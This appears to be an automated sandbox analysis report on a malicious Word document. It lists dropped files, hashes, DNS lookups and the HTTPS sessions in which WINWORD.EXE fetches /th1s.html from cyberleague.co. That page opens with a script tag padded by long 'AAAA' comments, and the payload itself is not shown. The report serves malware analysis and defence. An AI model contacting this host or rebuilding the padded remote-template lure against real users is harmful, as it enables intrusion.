//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\20220531_180800.rtf.LNK

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 15:31:43 2022, mtime=Sat Jun 4 05:03:25 2022, atime=Sat Jun 4 05:03:05 2022, length=199522, window=hide
Category:	dropped
Size (bytes):	1080
Entropy (8bit):	4.662475618409437
Encrypted:	false
SSDEEP:	12:8JU0UQuElPCH2bQtfiYIeF+WVBUWQqAjAsg/2KYDwG5y35yp4t2Y+xIBjKZm:8+3t75BUBtAsgmDwj67aB6m
MD5:	1A876E870976DC0047C960C625D6B81F
SHA1:	E7CE531CEA5DF1032015A4C6B6F6A5512CB94918
SHA-256:	816BBF82C865204A0FA8BC08FABD97B3E0ED6FC4D45E8D26BC2B8B956E592B6B
SHA-512:	B978B808E8712EFD9B2DC27265915BB5ACCBF59148C2FF1DAC9CC9CBADC226DC289494297142C4E0D078DA38B22330C87270251EB5F8C7643A88FE776631C35
Malicious:	**true**
Preview:	L..................F.... ....3.......w.......w..b............................P.O. .:i.....+00../C:\...................x.1......N....Users.d......L...TZ0....................:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....hT....user.<.......Ny..TZ0.....S....................D.;.h.a.r.d.z.....~.1.....hT....Desktop.h.......Ny..TZ0.....Y..............>.......'.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....t.2.b....Tc0 .202205~1.RTF..X......hT...Tc0....h.....................C...2.0.2.2.0.5.3.1._.1.8.0.8.0.0...r.t.f.......Y...............-.......X...........>.S......C:\Users\user\Desktop\20220531_180800.rtf..*.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.2.0.2.2.0.5.3.1._.1.8.0.8.0.0...r.t.f.........:..,.LB.)...As...`.......X.......768287...........!a..%.H.VZAj...>............-..!a..%.H.VZAj...>............-.............1SPS.XF.L8C....&.m.q.........../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	96
Entropy (8bit):	4.639669008145431
Encrypted:	false
SSDEEP:	3:bDuMJlHDInDdrFomxWIMovPDInDdrFov:bCBzNczy
MD5:	C5F054026C8061C622BB0F1DAB7A99B0
SHA1:	BD0930F6F9CF853909D7FDE6ED4690A517D456A3
SHA-256:	E3805EFA3C64718616E0376881EA4E39FD164075412D0485F345138120AD9853
SHA-512:	15D8C875F424C633DCE521147A2583E3AC93D749B4E5771C64802488F0F04DFD405458AF5B235857BD94ADC326A06765A5968BDB516754E87536ED8C51EACB8
Malicious:	false
Preview:	[folders]..Templates.LNK=0..20220531_180800.rtf.LNK=0..[misc??????]..20220531_180800.rtf.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.1027108526921086
Encrypted:	false
SSDEEP:	3:Rl/ZdfXGMl9/nTRdttl/dptJ:RtZdWMldTRXdptJ
MD5:	0182DAC577AA3F876A2B371C3476C9DB
SHA1:	19149426C4E2513AE4D18C4CDD213B31CD04C4DF
SHA-256:	AC5A33C45B852FEFAC49BA2A7E5808EF599902722B6A11E8FFF9310DFDA058F2
SHA-512:	A6196D173F73408376470CC011FBCE00B27B53A40F4EF4C1AEF0AA43FEBF435B9036149B57A7E8DACF50568DF354EF527C74E7CEB87110ECA1D56D1077EE83A
Malicious:	false
Preview:	.pratesh..p.r.a.t.e.s.h.........+'qc.3........................./'uc-4..........................#'yc45..........T...

C:\Users\user\Desktop\~$220531_180800.rtf

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.1027108526921086
Encrypted:	false
SSDEEP:	3:Rl/ZdfXGMl9/nTRdttl/dptJ:RtZdWMldTRXdptJ
MD5:	0182DAC577AA3F876A2B371C3476C9DB
SHA1:	19149426C4E2513AE4D18C4CDD213B31CD04C4DF
SHA-256:	AC5A33C45B852FEFAC49BA2A7E5808EF599902722B6A11E8FFF9310DFDA058F2
SHA-512:	A6196D173F73408376470CC011FBCE00B27B53A40F4EF4C1AEF0AA43FEBF435B9036149B57A7E8DACF50568DF354EF527C74E7CEB87110ECA1D56D1077EE831A
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....+'qc.3...../'uc-4.....#'yc45.....T...

Static File Info

General

File type:	Microsoft OOXML
Entropy (8bit):	7.9948510704789975
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	20220531_180800.rtf
File size:	199522
MD5:	7b9c8e08371550238fbcd7cee1c8087d
SHA1:	ff8c9deb358b2d22aa086cf36406461e8e9978b2
SHA256:	b93326f795459d836c277730058e9923ab5f9bfbcef32e1c951e4a0d7538f9f5
SHA512:	962c4c0a48519ffa81a95771b25987cc6aeed4bb8737e1e5ab242233f849370d72675f08da3628270bad410659772f437209d7f02bed089b5a220f97314ec1f4
SSDEEP:	3072:LP/BkCPAXydgrYOUIr0XX95JQ7Anr5w2wJLWsk2n3rYxNYlT+MaJis19s9k:b/qXySM3XtQMnrq2Jon3MfYoL19s9k
TLSH:	7814131876E61EB9C60F3BB6B875A1076B9F0017EC14D2BF0C6065F98931964B670F8B
File Content Preview:	PK.....!....iw.....[Content_Types].xml.T.n.0..W.? _#p.CUU!9t96..~.1.q.M...}.HQ.....y..f.....F.d..I...\.2%.....D>0.3i4.d..L'.7.....}J.!.GJ=_.b>1.4".q..<..Z.?Y..n8.....:.....3.I-C....M.Lh.=5u.UJ..Rp.....(.....BJb$....@h.>..H_.*....n.

File Icon


Icon Hash:	74f4c4c6c1cac4d8

Network Behavior

Network Port Distribution

Total Packets: 52

- 53 (DNS)
- 443 (HTTPS)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 3, 2022 23:03:12.042546988 CEST	49741	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:12.042619944 CEST	443	49741	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:12.042687893 CEST	49741	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:12.043098927 CEST	49741	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:12.043123007 CEST	443	49741	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:12.441701889 CEST	443	49741	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:12.441899061 CEST	49741	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:12.594789982 CEST	49741	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:12.594856024 CEST	443	49741	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:12.595130920 CEST	443	49741	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:12.597747087 CEST	49741	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:12.644520998 CEST	443	49741	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:12.826128006 CEST	443	49741	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:12.826225042 CEST	443	49741	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:12.826323032 CEST	49741	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:12.839334011 CEST	49741	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:12.839390993 CEST	443	49741	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:12.839407921 CEST	49741	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:12.839416027 CEST	443	49741	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:12.925065994 CEST	49744	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:12.925132036 CEST	443	49744	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:12.925210953 CEST	49744	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:12.926445961 CEST	49744	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:12.926471949 CEST	443	49744	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:13.308842897 CEST	443	49744	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:13.313462019 CEST	49744	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:13.313499928 CEST	443	49744	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:13.314897060 CEST	49744	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:13.314929008 CEST	443	49744	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:13.685409069 CEST	443	49744	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:13.685566902 CEST	443	49744	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:13.685663939 CEST	49744	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:13.685729027 CEST	443	49744	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:13.685750008 CEST	49744	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:13.685764074 CEST	443	49744	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:13.685776949 CEST	49744	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:13.685785055 CEST	443	49744	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:16.733316898 CEST	49746	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:16.733378887 CEST	443	49746	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:16.733489990 CEST	49746	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:16.733768940 CEST	49746	443	192.168.2.3	13.250.15.191

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 3, 2022 23:03:16.733787060 CEST	443	49746	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:17.141038895 CEST	443	49746	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:17.141642094 CEST	49746	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:17.141695976 CEST	443	49746	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:17.142771006 CEST	49746	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:17.142786026 CEST	443	49746	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:17.544548035 CEST	443	49746	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:17.544698954 CEST	443	49746	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:17.544766903 CEST	49746	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:17.544823885 CEST	443	49746	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:17.544878960 CEST	49746	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:17.544899940 CEST	443	49746	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:17.729070902 CEST	49747	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:17.729166031 CEST	443	49747	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:17.729268074 CEST	49747	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:17.729895115 CEST	49747	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:17.729923964 CEST	443	49747	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:18.112638950 CEST	443	49747	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:18.112771988 CEST	49747	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:18.122047901 CEST	49747	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:18.122102022 CEST	443	49747	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:18.122711897 CEST	443	49747	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:18.122807026 CEST	49747	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:18.123374939 CEST	49747	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:18.164509058 CEST	443	49747	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:18.487524033 CEST	443	49747	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:18.487576008 CEST	443	49747	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:18.487673044 CEST	443	49747	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:18.487715006 CEST	49747	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:18.487747908 CEST	49747	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:18.487756968 CEST	49747	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:18.488909006 CEST	49747	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:18.488945007 CEST	443	49747	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:18.696450949 CEST	49748	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:18.696521044 CEST	443	49748	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:18.696635008 CEST	49748	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:18.696944952 CEST	49748	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:18.696978092 CEST	443	49748	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:19.077434063 CEST	443	49748	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:19.077559948 CEST	49748	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:19.077939987 CEST	49748	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:19.077960014 CEST	443	49748	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:19.082124949 CEST	49748	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:19.082139015 CEST	443	49748	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:19.454433918 CEST	443	49748	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:19.454556942 CEST	443	49748	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:19.454586983 CEST	49748	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:19.454638958 CEST	49748	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:19.454749107 CEST	49748	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:19.454785109 CEST	443	49748	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:19.454799891 CEST	49748	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:19.454858065 CEST	49748	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:19.638972998 CEST	49749	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:19.639030933 CEST	443	49749	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:19.639137030 CEST	49749	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:19.639359951 CEST	49749	443	192.168.2.3	13.250.15.191
Jun 3, 2022 23:03:19.639388084 CEST	443	49749	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:20.015038967 CEST	443	49749	13.250.15.191	192.168.2.3
Jun 3, 2022 23:03:20.015166998 CEST	49749	443	192.168.2.3	13.250.15.191

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 3, 2022 23:03:11.982377052 CEST	58116	53	192.168.2.3	8.8.8.8
Jun 3, 2022 23:03:12.041520119 CEST	53	58116	8.8.8.8	192.168.2.3
Jun 3, 2022 23:03:17.620388031 CEST	65358	53	192.168.2.3	8.8.8.8
Jun 3, 2022 23:03:17.727202892 CEST	53	65358	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 3, 2022 23:03:11.982377052 CEST	192.168.2.3	8.8.8.8	0x8c64	Standard query (0)	cyberleague.co	A (IP address)	IN (0x0001)
Jun 3, 2022 23:03:17.620388031 CEST	192.168.2.3	8.8.8.8	0x2d69	Standard query (0)	cyberleague.co	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 3, 2022 23:03:12.041520119 CEST	8.8.8.8	192.168.2.3	0x8c64	No error (0)	cyberleague.co		13.250.15.191	A (IP address)	IN (0x0001)
Jun 3, 2022 23:03:17.727202892 CEST	8.8.8.8	192.168.2.3	0x2d69	No error (0)	cyberleague.co		13.250.15.191	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- cyberleague.co

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49741	13.250.15.191	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-03 21:03:12 UTC	0	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: cyberleague.co
2022-06-03 21:03:12 UTC	0	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 03 Jun 2022 21:03:12 GMT Content-Type: text/html Content-Length: 0 Connection: close Allow: GET,POST,OPTIONS,HEAD,TRACE

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49744	13.250.15.191	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-06-03 21:03:13 UTC	0	OUT	HEAD /th1s.html HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-IDCRL_ACCEPTED: t Host: cyberleague.co
2022-06-03 21:03:13 UTC	0	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 03 Jun 2022 21:03:13 GMT Content-Type: text/html Content-Length: 5092 Connection: close Last-Modified: Wed, 01 Jun 2022 14:36:34 GMT ETag: "13e4-5e063d0e1ca1e" Accept-Ranges: bytes

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49754	13.250.15.191	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-03 21:03:25 UTC	9	OUT	HEAD /th1s.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: cyberleague.co Connection: Keep-Alive
2022-06-03 21:03:25 UTC	9	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 03 Jun 2022 21:03:25 GMT Content-Type: text/html Content-Length: 5092 Connection: close Last-Modified: Wed, 01 Jun 2022 14:36:34 GMT ETag: "13e4-5e063d0e1ca1e" Accept-Ranges: bytes

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49755	13.250.15.191	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-03 21:03:28 UTC	10	OUT	HEAD /th1s.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: cyberleague.co Connection: Keep-Alive
2022-06-03 21:03:29 UTC	10	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 03 Jun 2022 21:03:29 GMT Content-Type: text/html Content-Length: 5092 Connection: close Last-Modified: Wed, 01 Jun 2022 14:36:34 GMT ETag: "13e4-5e063d0e1ca1e" Accept-Ranges: bytes

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49746	13.250.15.191	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-03 21:03:17 UTC	0	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: cyberleague.co
2022-06-03 21:03:17 UTC	1	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 03 Jun 2022 21:03:17 GMT Content-Type: text/html Content-Length: 0 Connection: close Allow: GET,POST,OPTIONS,HEAD,TRACE

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49747	13.250.15.191	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-03 21:03:18 UTC	1	OUT	GET /th1s.html HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16) Accept-Encoding: gzip, deflate Host: cyberleague.co Connection: Keep-Alive
2022-06-03 21:03:18 UTC	1	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 03 Jun 2022 21:03:18 GMT Content-Type: text/html Content-Length: 5092 Connection: close Last-Modified: Wed, 01 Jun 2022 14:36:34 GMT ETag: "13e4-5e063d0e1ca1e" Accept-Ranges: bytes
2022-06-03 21:03:18 UTC	1	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 20 20 20 20 3c 73 63 72 69 70 74 3e 0d 0a 20 20 20 20 2f 2f 41 0d 0a 20 20 20 20 2f 2f 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 Data Ascii: <!DOCTYPE html><html><body> <script> //AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA //AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49748	13.250.15.191	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-03 21:03:19 UTC	6	OUT	HEAD /th1s.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: cyberleague.co Connection: Keep-Alive
2022-06-03 21:03:19 UTC	7	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 03 Jun 2022 21:03:19 GMT Content-Type: text/html Content-Length: 5092 Connection: close Last-Modified: Wed, 01 Jun 2022 14:36:34 GMT ETag: "13e4-5e063d0e1ca1e" Accept-Ranges: bytes

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49749	13.250.15.191	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-03 21:03:20 UTC	7	OUT	HEAD /th1s.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: cyberleague.co Connection: Keep-Alive
2022-06-03 21:03:20 UTC	7	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 03 Jun 2022 21:03:20 GMT Content-Type: text/html Content-Length: 5092 Connection: close Last-Modified: Wed, 01 Jun 2022 14:36:34 GMT ETag: "13e4-5e063d0e1ca1e" Accept-Ranges: bytes

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49750	13.250.15.191	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-03 21:03:20 UTC	7	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: cyberleague.co
2022-06-03 21:03:21 UTC	7	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 03 Jun 2022 21:03:21 GMT Content-Type: text/html Content-Length: 0 Connection: close Allow: GET,POST,OPTIONS,HEAD,TRACE

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49751	13.250.15.191	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-03 21:03:21 UTC	8	OUT	HEAD /th1s.html HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-IDCRL_ACCEPTED: t Host: cyberleague.co
2022-06-03 21:03:22 UTC	8	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 03 Jun 2022 21:03:22 GMT Content-Type: text/html Content-Length: 5092 Connection: close Last-Modified: Wed, 01 Jun 2022 14:36:34 GMT ETag: "13e4-5e063d0e1ca1e" Accept-Ranges: bytes

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49752	13.250.15.191	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE


Timestamp	kBytes transferred	Direction	Data
2022-06-03 21:03:22 UTC	8	OUT	GET /th1s.html HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16) Accept-Encoding: gzip, deflate Host: cyberleague.co If-Modified-Since: Wed, 01 Jun 2022 14:36:34 GMT If-None-Match: "13e4-5e063d0e1ca1e" Connection: Keep-Alive
2022-06-03 21:03:23 UTC	8	IN	HTTP/1.1 304 Not Modified Server: nginx/1.18.0 (Ubuntu) Date: Fri, 03 Jun 2022 21:03:23 GMT Connection: close Last-Modified: Wed, 01 Jun 2022 14:36:34 GMT ETag: "13e4-5e063d0e1ca1e" Accept-Ranges: bytes

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49753	13.250.15.191	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-06-03 21:03:24 UTC	9	OUT	HEAD /th1s.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: cyberleague.co Connection: Keep-Alive
2022-06-03 21:03:24 UTC	9	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 03 Jun 2022 21:03:24 GMT Content-Type: text/html Content-Length: 5092 Connection: close Last-Modified: Wed, 01 Jun 2022 14:36:34 GMT ETag: "13e4-5e063d0e1ca1e" Accept-Ranges: bytes

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: **6340**, Parent PID: **756**

General

Target ID:	0
Start time:	23:03:06
Start date:	03/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
